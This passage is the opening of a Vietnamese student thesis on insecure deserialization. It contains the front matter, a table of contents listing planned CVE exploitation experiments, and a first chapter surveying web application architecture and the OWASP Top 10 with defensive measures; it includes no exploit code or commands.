

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ



ĐỀ TÀI

**NGHIÊN CỨU LỖ HỒNG INSECURE
DESERIALIZATION VÀ CÁC BIỆN PHÁP PHÒNG
CHỐNG**

Ngành: An toàn thông tin
Môn học: Chuyên đề KNATM

Sinh viên thực hiện:

Nguyễn Văn Hải - MSSV: AT190128

Người hướng dẫn:

ThS. Hoàng Thanh Nam

Khoa An toàn thông tin - Học viện Kỹ thuật mật mã

Hà Nội, 2025

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ



ĐỀ TÀI

**NGHIÊN CỨU LỖ HỒNG INSECURE
DESERIALIZATION VÀ CÁC BIỆN PHÁP PHÒNG
CHỐNG**

Ngành: An toàn thông tin
Môn học: Chuyên đề KNATM

Sinh viên thực hiện:

Nguyễn Văn Hải - MSSV: AT190128

Người hướng dẫn:

ThS. Hoàng Thanh Nam

Khoa An toàn thông tin - Học viện Kỹ thuật mật mã

Hà Nội, 2025

MỤC LỤC

DANH MỤC KÍ HIỆU VÀ VIẾT TẮT	iii
DANH MỤC HÌNH ẢNH	iv
LỜI CẢM ƠN	vii
LỜI NÓI ĐẦU	viii
CHƯƠNG 1. TỔNG QUAN VỀ AN TOÀN ỨNG DỤNG WEB	1
1.1. Giới thiệu về ứng dụng web	1
1.2. Kiến trúc và nguyên lý hoạt động của ứng dụng web	1
1.2.1. <i>Kiến trúc tổng thể của ứng dụng web</i>	1
1.2.2. <i>Nguyên lý hoạt động của ứng dụng web</i>	2
1.3. Các hình thức tấn công phổ biến trên ứng dụng web	3
1.4. Một số biện pháp nâng cao an toàn ứng dụng web	6
1.5. Kết luận chương 1	8
CHƯƠNG 2. TỔNG QUAN VỀ LỖ HỒNG INSECURE DESERIALIZATION	10
2.1. Cơ chế Serialization và Deserialization	10
2.1.1. <i>Serialization</i>	10
2.1.2. <i>Deserialization</i>	12
2.2. Bản chất và cơ chế hoạt động của lỗ hổng Insecure Deserialization	13
2.2.1. <i>Khái niệm về lỗ hổng Insecure Deserialization</i>	13
2.2.2. <i>Bản chất lỗ hổng Insecure Deserialization</i>	13
2.2.3. <i>Cơ chế hoạt động của lỗ hổng Insecure Deserialization</i>	15
2.3. Khai thác lỗ hổng Insecure Deserialization	18
2.3.1. <i>Phát hiện và xác định dữ liệu serialized trong ứng dụng</i>	18
2.3.2. <i>Khai thác cơ bản: sửa đổi thuộc tính và kiểu dữ liệu</i>	22
2.3.3. <i>Khai thác nâng cao: magic methods và gadget chains</i>	26
2.4. Biện pháp phòng ngừa và giảm thiểu Insecure Deserialization	36
2.4.1. <i>Nguyên tắc thiết kế an toàn</i>	37
2.4.2. <i>Kiểm soát đầu vào và định dạng dữ liệu</i>	37
2.4.3. <i>Kiểm soát deserialization tại runtime</i>	38
2.4.4. <i>Giám sát và phát hiện bất thường</i>	39
2.4.5. <i>Best practices theo ngôn ngữ</i>	40
2.5. Kết luận chương 2	41
CHƯƠNG 3. THỰC NGHIỆM KHAI THÁC LỖ HỒNG INSECURE DESERIALIZATION THÔNG QUA CVE	42
3.1. Khai thác lỗ hổng PHP Object Deserialization trong GiveWP WordPress Plugin (CVE-2024-5932)	42
3.1.1. <i>Mô tả lỗ hổng CVE-2024-5932</i>	42
3.1.2. <i>Phân tích lỗ hổng PHP Object Deserialization trong GiveWP WordPress Plugin (CVE-2024-5932)</i>	43
3.1.3. <i>Thực nghiệm lỗ hổng PHP Object Deserialization trong GiveWP WordPress Plugin (CVE-2024-5932)</i>	59

3.2. Khai thác lỗ hổng PHP Object Deserialization trong Roundcube Webmail (CVE-2025-49113).....	63
3.2.1. Mô tả lỗ hổng CVE-2025-49113	63
3.2.2. Phân tích lỗ hổng PHP Object Deserialization trong Roundcube Webmaill (CVE-2025-49113)	64
3.2.3. Thực nghiệm lỗ hổng PHP Object Deserialization trong Roundcube Webmaill (CVE-2025-49113)	82
3.3. Kết luận chương 3	85
KẾT LUẬN	86
TÀI LIỆU THAM KHẢO	87
PHỤ LỤC	88
Phụ lục A. Cài đặt môi trường cho CVE-2024-5932	88
Phụ lục B. Cài đặt môi trường cho CVE-2025-49113	91

DANH MỤC KÍ HIỆU VÀ VIẾT TẮT

STT	Ký hiệu/Viết tắt	Ý nghĩa
1	HTTP	Giao thức truyền thông
2	HTTPS	Giao thức truyền thông bảo mật
3	AJAX	JavaScript và XML bất đồng bộ (Asynchronous JavaScript and XML)
4	JSON	Ký hiệu đối tượng JavaScript (JavaScript Object Notation)
5	SQL Injection	Lỗ hổng chèn mã SQL
6	XSS	Cross-Site Scripting (Tấn công kịch bản liên trang)
7	CSRF	Cross-Site Request Forgery (Giả mạo yêu cầu liên trang)
8	Insecure Deserialization	Giải tuẫn tự không an toàn
9	PHP Object Injection	Lỗ hổng chèn đối tượng PHP (PHP Object Injection)
10	RCE	Thực thi mã từ xa (Remote Code Execution)
11	API	Giao diện lập trình ứng dụng (Application Programming Interface)
12	CVE	Lỗ hổng và Phơi nhiễm Phổ biến (Common Vulnerabilities and Exposures)
13	MFA	Xác thực đa yếu tố (Multi-Factor Authentication)
14	SSRF	Giả mạo yêu cầu phía máy chủ (Server-Side Request Forgery)
15	VPN	Mạng riêng ảo (Virtual Private Network)
16	IDS/IPS	Hệ thống phát hiện xâm nhập/Ngăn chặn xâm nhập (Intrusion Detection System / Intrusion Prevention System)
17	EDR	Phát hiện và Phản ứng Thiết bị Đầu cuối (Endpoint Detection & Response)
18	WAF	Tường lửa Ứng dụng Web (Web Application Firewall)
19	TLS	Bảo mật tầng vận chuyển (Transport Layer Security)
20	RBAC/ABAC	Kiểm soát truy cập dựa trên vai trò/thuộc tính (Role-Based / Attribute-Based Access Control)
21	DoS	Tấn công từ chối dịch vụ (Denial of Service)
22	POC	Bằng chứng Khái niệm (Proof of Concept)
23	CVSS v3.1	Hệ thống đánh giá lỗ hổng phổ biến phiên bản 3.1 (Common Vulnerability Scoring System)

DANH MỤC HÌNH ẢNH

Hình 2.1. Sơ đồ minh họa quá trình Serialization và Deserialization	10
Hình 2.2. Mô tả cơ chế hoạt động của lỗ hổng Insecure Deserialization	15
Hình 2.3. Ví dụ dữ liệu serialized trong HTTP request	21
Hình 2.4. Ví dụ thay đổi giá trị của 1 thuộc tính trong HTTP request	23
Hình 2.5. Ví dụ chuyển đổi 1 kiểu dữ liệu trong HTTP request	24
Hình 2.6. Ví dụ minh họa về magic method <code>__construct()</code> và <code>__destruct()</code>	27
Hình 2.7. Ví dụ minh họa về magic method <code>__set()</code> và <code>__get()</code>	27
Hình 2.8. Ví dụ minh họa về magic method <code>__isset()</code> và <code>__unset()</code>	28
Hình 2.9. Ví dụ minh họa về magic method <code>__call()</code> và <code>__callStatic()</code>	28
Hình 2.10. Ví dụ minh họa về magic method <code>__toString()</code> và <code>__invoke()</code>	29
Hình 2.11. Ví dụ minh họa về magic method <code>__sleep()</code> và <code>__wakeup()</code>	29
Hình 2.12. Hình minh họa Gadget Chain	30
Hình 2.13. Một gadget chain đơn giản trong PHP	31
Hình 2.14. Kết quả thực thi lệnh whoami thông qua gadget chain payload	32
Hình 2.15. Các lớp gadget trong chuỗi khai thác Deserialization Clojure	33
Hình 2.16. Payload Serialization Kiểu Jackson cho Chuỗi Gadget RCE	33
Hình 3.1.1. Thông tin về lỗ hổng CVE-2024-5932 trên NVD	42
Hình 3.1.2. Gửi request thực hiện yêu cầu donate	44
Hình 3.1.3. Hàm <code>give_process_donation_form()</code>	44
Hình 3.1.4. Hàm <code>give_donation_form_validate_fields()</code>	45
Hình 3.1.5. Hàm <code>give_donation_form_has_serialized_field()</code>	45
Hình 3.1.6. Gọi hàm <code>give_get_donation_form_user()</code>	46
Hình 3.1.7. Đoạn code xử lý trường <code>give_title</code>	46
Hình 3.1.8. Khởi tạo mảng dữ liệu người dùng <code>\$user_info</code>	47
Hình 3.1.9. Khởi tạo mảng dữ liệu quyên góp <code>\$donation_data</code>	47
Hình 3.1.10. hàm <code>give_send_to_gateway()</code>	48
Hình 3.1.11. Đăng ký callback cho hook động <code>give_gateway_*</code> trong GiveWP	48
Hình 3.1.12. Hàm <code>getOrCreateDonor()</code> để khởi tạo/kiểm tra thông tin người donate	49
Hình 3.1.10. Khởi tạo 1 đối tượng <code>GetOrCreateDonor</code>	49
Hình 3.1.11. Đoạn code quan trọng trong Lớp <code>GetOrCreateDonor</code>	50
Hình 3.1.12. Hàm <code>create()</code> của Lớp <code>Donor</code>	50
Hình 3.1.13. <code>\$metaKey</code> và <code>\$metaValue</code> sẽ được lấy từ <code>getCoreDonorMeta</code>	51
Hình 3.1.14. Hàm <code>getCoreDonorMeta()</code> của <code>DonorRepository</code>	51
Hình 3.1.15. Truy xuất metadata prefix trong xử lý thanh toán	52
Hình 3.1.16. Logic tải và giải mã Metadata từ cache trong class <code>Meta</code>	52
Hình 3.1.18. Phân tích chuỗi POP bắt nguồn từ <code>StripeObject</code>	53
Hình 3.1.19. Đoạn mã PHP POC thứ 1	53
Hình 3.1.20. Phương thức <code>toArray</code> trong <code>GiveInsertPaymentData</code>	54

Hình 3.1.21. Phương thức getLegacyBillingAddress trong lớp GiveInsertPaymentData	54
Hình 3.1.22. Đoạn mã PHP POC thứ 2	55
Hình 3.1.23. Phương thức _get trong lớp give	55
Hình 3.1.24. Đoạn mã PHP POC thứ 3	55
Hình 3.1.25. Phương thức _call() trong lớp ValidGenerator()	56
Hình 3.1.26. Phương thức get trong lớp SettingsRepository	56
Hình 3.1.27. Đoạn mã POC thứ 4	57
Hình 3.1.28. Cơ chế lọc dữ liệu bằng hàm stripslashes_deep và strip_tags	57
Hình 3.1.29. Đoạn mã POC hoàn chỉnh	58
Hình 3.1.17. Bản vá 3.14.2 của plugin giveWP	58
Hình 3.1.30. Mô hình triển khai thực nghiệm lỗ hổng CVE-2024-5932	59
Hình 3.1.31. Kết quả sau khi chạy script tạo file từ xa trên máy tấn công	60
Hình 3.1.32. Kết quả sau khi chạy script tạo file từ xa trên máy nạn nhân	61
Hình 3.1.33. Sử dụng nc để lắng nghe kết nối từ xa	61
Hình 3.1.34. Kết quả sau khi chạy script reverse shell trên máy attacker	62
Hình 3.1.35. Kết quả reverse shell thành công trên máy attacker	62
Hình 3.2.1. Thông tin về lỗ hổng CVE-2025-49113 trên NVD	63
Hình 3.2.2. chức năng tải lên tệp ảnh	64
Hình 3.2.3. Điểm lỗi đầu vào tham số _from trong tệp upload.php	65
Hình 3.2.4. Điểm kích hoạt Deserialization tại hàm session->append()	65
Hình 3.2.5. Hàm rcube_session::append và vị trí gán vào \$_SESSION	66
Hình 3.2.6. Đoạn mã sử dụng Session Handler php	67
Hình 3.2.7. Hàm read() giải mã và xử lý session	67
Hình 3.2.8. Hàm sess_write xử lý và cập nhật session	68
Hình 3.2.9. Hàm _fixvars kích hoạt unserialize	69
Hình 3.2.10. Hàm update serialize session	69
Hình 3.2.11. Chu trình quản lý session của Roundcube	70
Hình 3.2.12. Hàm serialize() tùy chỉnh của Roundcube	71
Hình 3.2.13. Cơ chế tuần tự hóa mặc định của PHP	72
Hình 3.2.14. Hàm unserialize() tùy chỉnh của Roundcube	72
Hình 3.2.15. Cơ chế giải tuần tự hóa mặc định của PHP	73
Hình 3.2.16. Gửi request POST tải lên ảnh	74
Hình 3.2.17. Debug tại Breakpoint (Dòng 508) trong rcube_session->unserialize()	75
Hình 3.2.18. Sink: Gọi unserialize() trực tiếp trên \$_SESSION['preferences']	76
Hình 3.2.19. Biến \$type (tùy chỉnh) được gán cho group	77
Hình 3.2.20. Hàm _destruct() của lớp crypt_GPG_Engine	78
Hình 3.2.21. Hàm closeIdleAgents gọi proc_open	78
Hình 3.2.22. Hàm tạo Payload của POC hoàn chỉnh	79
Hình 3.2.23. Hai commit đáng chú ý liên quan đến lỗ hổng	80
Hình 3.2.24. Thay thế get_input_value() bằng get_input_string() (program/actions/settings/upload.php)	80

Hình 3.2.25. Bổ sung xác thực URL và định nghĩa hàm is_simple_string()	81
Hình 3.2.25. Mô hình triển khai thực nghiệm lỗ hổng CVE-2025-49113	82
Hình 3.2.26. Kết quả sau khi chạy script tạo file từ xa trên máy tấn công	83
Hình 3.2.27. Kết quả sau khi chạy script tạo file từ xa trên máy nạn nhân	83
Hình 3.2.28. Sử dụng nc để lắng nghe kết nối từ xa	84
Hình 3.2.29. Kết quả sau khi chạy script reverse shell trên máy attacker	84
Hình 3.2.30. Kết quả reverse shell thành công trên máy attacker	85

LỜI CẢM ƠN

Trong suốt quá trình thực hiện đồ án tốt nghiệp, tôi đã nhận được sự hướng dẫn tận tình của ThS. Hoàng Thanh Nam - Giảng viên Khoa An toàn thông tin, Học viện Kỹ thuật Mật mã. Tôi xin được bày tỏ lòng biết ơn sâu sắc tới thầy vì những chỉ dẫn quý báu và sự hỗ trợ nhiệt tình trong suốt thời gian nghiên cứu và hoàn thiện đề tài!.

SINH VIÊN THỰC HIỆN ĐỀ TÀI

Nguyễn Văn Khải

LỜI NÓI ĐẦU

Trong bối cảnh các ứng dụng web phát triển mạnh mẽ và ngày càng giữ vai trò quan trọng trong nhiều lĩnh vực của đời sống số, vấn đề bảo đảm an toàn thông tin trở thành yêu cầu cấp thiết. Bên cạnh các lỗ hổng phổ biến như SQL Injection, Cross-Site Scripting (XSS) hay Cross-Site Request Forgery (CSRF), lỗ hổng Insecure Deserialization (giải tuần tự không an toàn) được xem là một trong những mối đe dọa nghiêm trọng đối với hệ thống web hiện nay.

Lỗ hổng này xuất hiện khi ứng dụng xử lý dữ liệu được tuần tự hóa (serialized) từ phía người dùng mà không kiểm tra tính hợp lệ hoặc nguồn gốc của dữ liệu. Kẻ tấn công có thể lợi dụng điểm yếu này để chèn mã độc, thay đổi cấu trúc đối tượng hoặc thực thi mã tùy ý trên máy chủ. Nhiều sự cố bảo mật nghiêm trọng đã được ghi nhận, đặc biệt trong các ứng dụng sử dụng PHP, Java, Python hay Ruby,...

Nhằm góp phần nghiên cứu và làm rõ hơn cơ chế hoạt động, bản chất cũng như mức độ nguy hiểm của lỗ hổng này, đề tài được lựa chọn là: “Nghiên cứu lỗ hổng Insecure Deserialization và các biện pháp phòng chống.” Đề tài được thực hiện với các mục tiêu chính sau:

1. Hệ thống hóa cơ sở lý thuyết về cơ chế tuần tự hóa và giải tuần tự trong lập trình.
2. Phân tích chi tiết nguyên nhân, quy trình khai thác và hậu quả của lỗ hổng Insecure Deserialization.
3. Nghiên cứu, thực nghiệm và mô phỏng khai thác một số CVE tiêu biểu liên quan đến lỗ hổng này.

Trong quá trình triển khai, đề tài tập trung nghiên cứu song song hai khía cạnh lý thuyết và thực nghiệm, nhằm mang lại cái nhìn toàn diện về lỗ hổng cũng như các phương pháp bảo mật hiệu quả có thể áp dụng trong thực tế.

Do phạm vi nghiên cứu rộng và tính chất phức tạp của vấn đề, bài nghiên cứu khó tránh khỏi những thiếu sót nhất định. Rất mong nhận được sự góp ý và nhận xét từ các thầy cô cùng các bạn học để hoàn thiện hơn nội dung của đề tài.

SINH VIÊN THỰC HIỆN ĐỀ TÀI

Nguyễn Văn Khải

CHƯƠNG 1. TỔNG QUAN VỀ AN TOÀN ỨNG DỤNG WEB

1.1. Giới thiệu về ứng dụng web

Trong thời đại công nghệ thông tin phát triển mạnh mẽ, các ứng dụng web (Web Application) đã trở thành một phần không thể thiếu trong hầu hết các lĩnh vực của đời sống và kinh doanh. Từ các hệ thống thương mại điện tử, ngân hàng trực tuyến, cổng thông tin điện tử cho đến các nền tảng học tập và mạng xã hội tất cả đều dựa trên nền tảng web để cung cấp dịch vụ tới người dùng một cách nhanh chóng, tiện lợi và linh hoạt.

Ứng dụng web được hiểu là các phần mềm chạy trên nền trình duyệt, cho phép người dùng tương tác và trao đổi dữ liệu thông qua mạng Internet hoặc mạng nội bộ. Không giống như các phần mềm truyền thống phải cài đặt trực tiếp trên máy tính, ứng dụng web chỉ cần trình duyệt và kết nối mạng để hoạt động. Kiến trúc phổ biến của một ứng dụng web thường bao gồm ba lớp: giao diện người dùng (Client-side), máy chủ ứng dụng (Server-side) và cơ sở dữ liệu (Database).

Sự phát triển nhanh chóng của công nghệ web - bao gồm các ngôn ngữ như HTML5, CSS3, JavaScript cùng với các framework hiện đại như React, Angular, Django, hay Laravel - đã góp phần nâng cao trải nghiệm người dùng và mở rộng khả năng của các ứng dụng web. Tuy nhiên, chính sự phức tạp và tính mỏng của hệ thống này cũng làm gia tăng nguy cơ xuất hiện các lỗ hổng bảo mật, tạo điều kiện cho kẻ tấn công khai thác nhằm truy cập trái phép, chiếm đoạt dữ liệu hoặc phá hoại dịch vụ.

Trong bối cảnh đó, an toàn ứng dụng web (Web Application Security) trở thành một trong những yếu tố trọng tâm trong quá trình thiết kế, phát triển và vận hành hệ thống. Các tổ chức và nhà phát triển cần không chỉ chú trọng đến chức năng, hiệu năng và giao diện mà còn phải bảo đảm rằng hệ thống được xây dựng tuân thủ các nguyên tắc bảo mật, nhằm phòng ngừa và giảm thiểu rủi ro trước các mối đe dọa ngày càng tinh vi.

1.2. Kiến trúc và nguyên lý hoạt động của ứng dụng web

1.2.1. Kiến trúc tổng thể của ứng dụng web

Một ứng dụng web được xây dựng dựa trên mô hình client-server, trong đó client (trình duyệt của người dùng) gửi yêu cầu (request) đến server (máy chủ ứng dụng) để xử lý và nhận lại phản hồi (response) thông qua các giao thức truyền thông như HTTP hoặc HTTPS. Mô hình này cho phép ứng dụng web hoạt động

linh hoạt, phục vụ đồng thời nhiều người dùng từ nhiều vị trí khác nhau trên Internet. Kiến trúc của một ứng dụng web điển hình thường được phân chia thành ba lớp chính, bao gồm: lớp giao diện người dùng, lớp máy chủ ứng dụng và lớp cơ sở dữ liệu.

a) Lớp giao diện người dùng (Client-side Layer)

Lớp giao diện người dùng là phần đầu tiên trong kiến trúc ứng dụng web, nơi người sử dụng trực tiếp tương tác thông qua trình duyệt. Chức năng chính của lớp này là hiển thị nội dung, tiếp nhận dữ liệu đầu vào từ người dùng và gửi yêu cầu đến máy chủ để xử lý.

b) Lớp máy chủ ứng dụng (Server-side Layer)

Lớp máy chủ ứng dụng đóng vai trò trung tâm trong toàn bộ hệ thống, chịu trách nhiệm xử lý các logic nghiệp vụ, xác thực người dùng, truy xuất cơ sở dữ liệu và tạo phản hồi gửi lại cho client.

c) Lớp cơ sở dữ liệu (Database Layer)

Lớp cơ sở dữ liệu là nơi lưu trữ, quản lý và truy xuất thông tin phục vụ cho hoạt động của toàn bộ ứng dụng. Dữ liệu tại đây có thể được tổ chức dưới dạng cơ sở dữ liệu quan hệ (Relational Database) như MySQL, PostgreSQL, SQL Server, hoặc phi quan hệ (NoSQL Database) như MongoDB, Redis, Cassandra.

1.2.2. Nguyên lý hoạt động của ứng dụng web

Ứng dụng web hoạt động dựa trên mô hình client-server, trong đó các thành phần trong hệ thống trao đổi dữ liệu với nhau thông qua giao thức HTTP hoặc HTTPS. Mô hình này cho phép tách biệt rõ ràng giữa phần giao diện người dùng, phần xử lý nghiệp vụ và phần lưu trữ dữ liệu, giúp hệ thống dễ mở rộng, bảo trì và triển khai trên nhiều nền tảng khác nhau. Quá trình hoạt động tổng quát của một ứng dụng web thường diễn ra theo các bước sau.

a) Gửi yêu cầu từ phía client (Client Request)

Người dùng tương tác với giao diện thông qua trình duyệt web. Khi thực hiện một hành động như truy cập trang, gửi biểu mẫu (form) hoặc nhấn nút chức năng, trình duyệt sẽ gửi một HTTP request đến máy chủ. Yêu cầu này có thể chứa dữ liệu người dùng nhập vào (ví dụ: thông tin đăng nhập, tìm kiếm, đăng ký).

b) Xử lý yêu cầu tại máy chủ (Server Processing)

Máy chủ web (Web Server) tiếp nhận yêu cầu và chuyển đến ứng dụng xử lý (Application Server). Ứng dụng tại đây sẽ thực hiện các tác vụ như xác thực người

dùng, xử lý logic nghiệp vụ, truy xuất dữ liệu từ cơ sở dữ liệu hoặc gọi các dịch vụ khác (API, microservice,...).

c) Truy xuất dữ liệu từ cơ sở dữ liệu (Database Query)

Khi cần dữ liệu, ứng dụng gửi truy vấn (query) đến hệ thống cơ sở dữ liệu để lấy thông tin cần thiết. Sau khi xử lý xong, dữ liệu sẽ được trả lại cho máy chủ ứng dụng để tạo phản hồi.

d) Gửi phản hồi về cho client (Server Response)

Kết quả xử lý được máy chủ đóng gói thành HTTP response, thường ở dạng HTML, JSON hoặc XML, sau đó gửi trả lại cho trình duyệt người dùng. Trình duyệt sẽ phân tích và hiển thị kết quả lên giao diện của trình duyệt. Đối với các ứng dụng web hiện đại, công nghệ AJAX (Asynchronous JavaScript and XML) hoặc Fetch API thường được sử dụng để trao đổi dữ liệu bất đồng bộ, giúp trang web phản hồi nhanh mà không cần tải lại toàn bộ nội dung. Một số ứng dụng thời gian thực còn sử dụng WebSocket để duy trì kết nối hai chiều giữa client và server.

Như vậy, nguyên lý hoạt động của ứng dụng web là một quá trình trao đổi dữ liệu liên tục giữa client và server thông qua cơ chế request-response. Việc nắm vững nguyên lý này giúp nhà phát triển và chuyên gia bảo mật hiểu rõ luồng dữ liệu, xác định điểm yếu tiềm ẩn, từ đó xây dựng các biện pháp bảo vệ hiệu quả, đảm bảo tính an toàn và ổn định cho hệ thống web.

1.3. Các hình thức tấn công phổ biến trên ứng dụng web

Trong bối cảnh Internet phát triển mạnh mẽ hiện nay, ứng dụng web đóng vai trò quan trọng trong hầu hết các lĩnh vực như thương mại điện tử, ngân hàng, giáo dục và quản lý doanh nghiệp. Tuy nhiên, chính đặc tính hoạt động công khai, phục vụ nhiều người dùng và xử lý lượng lớn dữ liệu quan trọng đã khiến các ứng dụng web trở thành mục tiêu tấn công phổ biến của tội phạm mạng. Kẻ tấn công thường khai thác các lỗ hổng tồn tại trong mã nguồn, cấu hình hệ thống hoặc cơ chế xác thực và phân quyền để thực hiện các hành vi xâm nhập trái phép, chiếm quyền điều khiển, đánh cắp dữ liệu nhạy cảm hoặc gây gián đoạn hoạt động dịch vụ.

Theo OWASP Top 10 năm 2021, nguyên nhân chủ yếu dẫn đến các lỗ hổng bảo mật trong ứng dụng web xuất phát từ việc xử lý đầu vào không an toàn, xác thực và quản lý phiên chưa đúng cách, kiểm soát truy cập yếu kém, cùng với cấu hình hệ thống và quản lý dữ liệu không an toàn. Báo cáo này nhấn mạnh rằng các

lỗi hỏng như Broken Access Control, Cryptographic Failures, Injection, Insecure Design, Security Misconfiguration, Vulnerable and Outdated Components... là những mối đe dọa nghiêm trọng và phổ biến nhất, có thể dẫn đến rò rỉ thông tin, chiếm quyền truy cập trái phép hoặc phá vỡ tính toàn vẹn của hệ thống.

a) A01:2021 - Broken Access Control Broken Access Control

Lỗi hỏng xảy ra khi hệ thống không thực hiện kiểm tra quyền truy cập đầy đủ, dẫn tới việc người dùng trái phép có thể truy cập, sửa đổi hoặc xóa dữ liệu không thuộc quyền của họ. Nguyên nhân thường gặp là dựa vào tham số phía client, thiếu xác thực ở server, hoặc cấu hình quyền chưa chính xác. Hậu quả có thể nghiêm trọng, bao gồm rò rỉ dữ liệu nhạy cảm và thao tác trái phép trên hệ thống. Ví dụ thực tế là truy cập trực tiếp API quản trị bằng cách thay đổi URL hoặc ID tài nguyên. Biện pháp phòng ngừa gồm kiểm tra quyền ở mọi điểm xử lý, áp dụng nguyên tắc least privilege, và kiểm thử phân quyền định kỳ.

b) A02:2021 - Cryptographic Failures Cryptographic Failures

Lỗi hỏng xuất hiện khi dữ liệu nhạy cảm không được bảo vệ đúng cách bằng các thuật toán mã hóa hiện đại. Nguyên nhân phổ biến là sử dụng thuật toán mã hóa yếu, lưu mật khẩu dưới dạng plain text hoặc truyền dữ liệu nhạy cảm qua HTTP. Hậu quả là thông tin có thể bị đánh cắp, giả mạo hoặc bị truy cập trái phép. Ví dụ điển hình là lưu mật khẩu bằng MD5 hoặc SHA1, hoặc không dùng HTTPS khi truyền token. Biện pháp khắc phục bao gồm sử dụng thuật toán hiện đại, lưu hash mật khẩu an toàn (bcrypt/Argon2) và bắt buộc TLS cho các kênh truyền.

c) A03:2021 - Injection Injection

Lỗi hỏng này xảy ra khi dữ liệu đầu vào từ người dùng được chèn trực tiếp vào câu lệnh SQL, NoSQL, OS hoặc XML mà không được kiểm tra hợp lệ. Nguyên nhân là thiếu validation, không sử dụng prepared statements hoặc escape dữ liệu không đúng cách. Hậu quả có thể rất nghiêm trọng, bao gồm rò rỉ, thay đổi hoặc xóa dữ liệu, và thực thi mã từ xa. Ví dụ điển hình là SQL Injection cho phép truy xuất các bảng nhạy cảm hoặc thực thi lệnh hệ thống. Biện pháp phòng ngừa gồm sử dụng parameterized queries, ORM an toàn, validate input, và áp dụng least privilege cho tài khoản cơ sở dữ liệu.

d) A04:2021 - Insecure Design Insecure Design

Lỗi hỏng này xuất hiện khi bảo mật không được tích hợp từ giai đoạn thiết kế hệ thống. Nguyên nhân là thiếu threat modeling, bỏ qua các yêu cầu bảo mật

hoặc không đánh giá luồng dữ liệu nhạy cảm. Hậu quả là hệ thống dễ bị khai thác các lỗ hổng logic hoặc kết hợp nhiều lỗ hổng nhỏ dẫn đến sự cố nghiêm trọng. Ví dụ là API cho phép thao tác trạng thái nhạy cảm mà không cần xác thực bổ sung. Biện pháp khắc phục gồm tích hợp security-by-design, threat modeling từ đầu và kiểm thử bảo mật định kỳ.

e) A05:2021 - Security Misconfiguration Security Misconfiguration

Lỗ hổng này xảy ra khi hệ thống, server, cơ sở dữ liệu hoặc ứng dụng được cấu hình không an toàn hoặc để mặc định. Nguyên nhân là thiếu quy trình hardening, không cập nhật cấu hình và không kiểm soát quyền truy cập. Hậu quả là kẻ tấn công có thể khai thác cấu hình yếu để chiếm quyền, rò rỉ dữ liệu hoặc phá hoại dịch vụ. Ví dụ: cổng quản trị mở công khai, debug mode bật ở production hoặc file backup chứa dữ liệu nhạy cảm. Biện pháp khắc phục gồm hardening server/app, loại bỏ cấu hình mặc định và kiểm tra định kỳ.

f) A06:2021 - Vulnerable and Outdated Components

Lỗ hổng này xuất hiện khi ứng dụng sử dụng các thư viện, framework hoặc phần mềm có lỗ hổng đã biết mà chưa được cập nhật. Nguyên nhân là thiếu cơ chế quản lý phụ thuộc, không theo dõi CVE hoặc dùng thành phần từ nguồn không đáng tin cậy. Hậu quả là kẻ tấn công có thể khai thác các lỗ hổng đã công bố để thực thi mã độc, truy cập dữ liệu hoặc phá hoại hệ thống. Ví dụ: sử dụng plugin CMS hoặc thư viện JavaScript hết hạn hỗ trợ có CVE nghiêm trọng. Biện pháp phòng ngừa gồm quản lý danh mục thành phần, quét lỗ hổng định kỳ, cập nhật bản vá kịp thời và chỉ dùng nguồn tin cậy.

g) A07:2021 - Identification and Authentication Failures

Lỗi xác thực và quản lý phiên xảy ra khi hệ thống không bảo vệ tài khoản và phiên người dùng đúng cách. Nguyên nhân là mật khẩu yếu, quản lý session sai, thiếu MFA hoặc chính sách khóa đăng nhập chưa hợp lý. Hậu quả là tài khoản bị chiếm đoạt, dẫn đến truy cập trái phép và thao tác hệ thống không kiểm soát. Ví dụ: token không thu hồi sau logout hoặc không giới hạn số lần đăng nhập thất bại. Biện pháp phòng ngừa gồm áp dụng MFA, bảo vệ session, chính sách mật khẩu mạnh và giám sát đăng nhập bất thường.

h) A08:2021 - Software and Data Integrity Failures

Lỗ hổng này liên quan đến việc tin cậy dữ liệu, phần mềm hoặc bản cập nhật từ nguồn không xác thực. Nguyên nhân là thiếu kiểm tra chữ ký, hash hoặc không

xác thực nguồn cập nhật. Hậu quả là kẻ tấn công có thể chèn mã độc, thay đổi dữ liệu hoặc phá hoại hệ thống. Ví dụ: tự động cập nhật plugin từ nguồn không có chữ ký số dẫn tới thực thi mã độc. Biện pháp phòng ngừa gồm kiểm tra chữ ký số, xác thực hash, và chỉ sử dụng các nguồn cập nhật đáng tin cậy.

i) A09:2021 - Security Logging and Monitoring Failures

Lỗi hỏng xuất hiện khi hệ thống không ghi nhận hoặc giám sát đầy đủ các sự kiện bảo mật. Nguyên nhân là thiếu logging chi tiết, bảo vệ log chưa tốt hoặc không có cảnh báo/quy trình phản ứng sự cố. Hậu quả là các cuộc tấn công diễn ra mà không bị phát hiện, làm tăng rủi ro và khó phục hồi. Ví dụ: không lưu đăng nhập thất bại hoặc không giám sát tài khoản quyền cao. Biện pháp phòng ngừa gồm centralized logging, bảo vệ log, thiết lập alert và quy trình phản ứng sự cố.

j) A10:2021 - Server-Side Request Forgery (SSRF)

SSRF xảy ra khi ứng dụng thực hiện yêu cầu HTTP tới URL do người dùng cung cấp mà không kiểm tra điểm đến. Nguyên nhân là thiếu validation input, không hạn chế truy cập đến dịch vụ nội bộ hoặc metadata. Hậu quả là kẻ tấn công có thể truy cập dịch vụ nội bộ, rò rỉ dữ liệu hoặc khai thác mạng nội bộ. Ví dụ: truy cập metadata service trên cloud instance để lấy credential. Biện pháp phòng ngừa gồm whitelist điểm đến, chặn truy cập mạng nội bộ, và giới hạn quyền thực thi request phía server

1.4. Một số biện pháp nâng cao an toàn ứng dụng web

Trong bối cảnh các ứng dụng web ngày càng phức tạp và là mục tiêu chính của các cuộc tấn công mạng, việc triển khai các biện pháp bảo mật nâng cao là yếu tố quyết định để đảm bảo an toàn thông tin. Để hạn chế rủi ro từ các lỗ hỏng bảo mật và bảo vệ dữ liệu người dùng, các tổ chức cần áp dụng các biện pháp bảo mật toàn diện từ giai đoạn thiết kế, phát triển đến vận hành hệ thống.

